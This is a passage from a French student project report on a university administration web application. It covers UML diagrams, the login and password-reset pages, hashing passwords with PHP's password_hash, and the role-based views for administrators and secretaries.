


figure 8 : Diagramme de cas d'utilisation d'un administrateur

e. Diagramme de séquence boîte noire du cas d'utilisation ***modifier le mot de passe***

Les cas d'utilisation étant nombreux, on fera juste ici le diagramme de séquence pour la modification d'un mot de passe.




figure 9 : Diagramme de séquence 'modifier le mot de passe'

f. Diagramme de classe





figure 10 : Diagramme de classe

Partie 4 : Présentation des pages (vues)

Cette partie est consacrée à la présentation des différentes pages de l'application sous forme de captures d'écran et explications des fonctionnalités présentes.

1. Page de connexion

A screenshot of a web browser showing a login page for 'Admin Uni'. The browser's address bar shows 'localhost:8000/login.php'. The login form is centered on a dark blue background. It features a blue icon of a classical building with columns above the title 'Admin Uni'. Below the title, there are two input fields: 'Email' with the placeholder 'votre@email.com' and 'Mot de passe' with the placeholder 'Votre mot de passe'. A blue button labeled 'Se connecter' is positioned below the password field. A link 'Mot de passe oublié?' is located below the button. In the bottom right corner of the page, there is a Windows watermark that says 'Activer Windows' and 'Accédez aux paramètres pour activer Windows.'

Page très simple pour la connexion des utilisateurs. Pour se connecter les utilisateurs devront entrer leur email et mot de passe.

Les mots de passe doivent avoir au moins 6 caractères, et les emails sont uniques pour s'assurer qu'un email correspond uniquement à un utilisateur.

Les mots de passe en effet sont hachés via la fonction `password_hash` de PHP :

```
// Insert into UTILISATEUR table
$hashed_password = password_hash(password: $mot_de_passe, algo: PASSWORD_DEFAULT);
```

`mot_de_passe`

`$2y$10$hzjOM2g2bXi1zPtyoxrJaO1/UGuGyAr4W1zHeMymT....`


`$2y$10$UmgSddDa7OtYbtpoLONjwukiBrgP.86Y70be8otTA4u...`

`$2y$10$qWZ5LXybsmkdfOVvgcdIBOlkc2vlqlqdH/jkUnO0KJ...`

`$2y$10$eIUyG2FxEfHv7SopBWGcl.TJqXybgSvnz92.WjG15fJ...`

figure 11 : Hachage de mot de passe

2. Mot de passe oublié




Admin Uni

Email

Envoyer le code

[Retour à la connexion](#)




Admin Uni

Code de vérification

Vérifier le code

Un code de vérification a été envoyé à votre email



Admin Uni

Nouveau mot de passe

Confirmer le mot de passe

Réinitialiser le mot de passe

Code vérifié avec succès

figure 12 : Modification de mot de passe

Pour modifier un mot de passe, l'utilisateur devra entrer son email et recevra un code de validation par email qui sera valide pendant 10 minutes pour question de sécurité.

3. Page d'accueil (vue principale)

Le système s'adapte en effet à l'utilisateur connecté selon la logique mise en place. En effet, lorsqu'un utilisateur se connecte on stocke dans la session son id et son rôle afin de garantir la sécurité et de s'assurer que chacun verra ce qui lui est destiné.

```
// Set session variables
$_SESSION['user_id'] = $user['id_utilisateur'];
$_SESSION['role'] = $user['role'];
```

figure 13 : Variables de session

- **Vue pour le rôle *admin*** : il aura pour mission de gérer la base de données et créer premièrement l'utilisateur ayant pour rôle **secrétaire** car est le centre de tout ce qui suivra dans la gestion du système.





figure 14 : Vue pour un administrateur

Remarque : Cela a facilité la mise en place des fonctionnalités de chaque utilisateur basée sur le rôle. C'est-à-dire que quand un utilisateur est connecté, on vérifie son rôle et grâce à son id, on va récupérer ses informations dans la table correspondant à son rôle (**élève, secrétaire, admin ou enseignant**).

➤ **Vue pour le rôle *secrétaire* :**




The screenshot shows a web browser at localhost:8000/index.php. On the left is a dark sidebar with the title 'Admin Uni' and a list of menu items under the 'SECRÉTAIRE' role: 'Emploi du temps', 'Création Séance', 'Ajout Élève', 'Ajout Enseignant', 'Création Cours' (highlighted), and 'Gestion Groupes'. The main content area is titled 'Création de Cours' and contains a form with the following fields: 'Nom du cours' (text input), 'Volume horaire' (text input), 'Année' (text input), 'Semestre' (dropdown menu with 'Sélectionner le semestre'), and 'Enseignant' (text input). In the top right corner of the main area, there are two buttons: 'Profil' (blue) and 'Déconnexion' (red). A Windows watermark is visible in the bottom right corner of the browser window.

figure 15 : Vue pour un secrétaire

Ce qu'il faut savoir :

- Pour un cours donné, on a un professeur (enseignant) qui est responsable du cours selon sa fonction. Ainsi, un cours est constitué d'un ensemble de séances. Il est donc obligatoire de d'abord créer un cours et non une séance avant.
- De même, il faudra un enseignant bien avant un cours, afin d'attribuer à un cours un enseignant unique.
- Il faudra créer d'abord un groupe si on veut mettre un élève dans un groupe (c'est facultatif l'ajout d'un élève à un groupe).

➤ **Vue pour le rôle *enseignant* :**

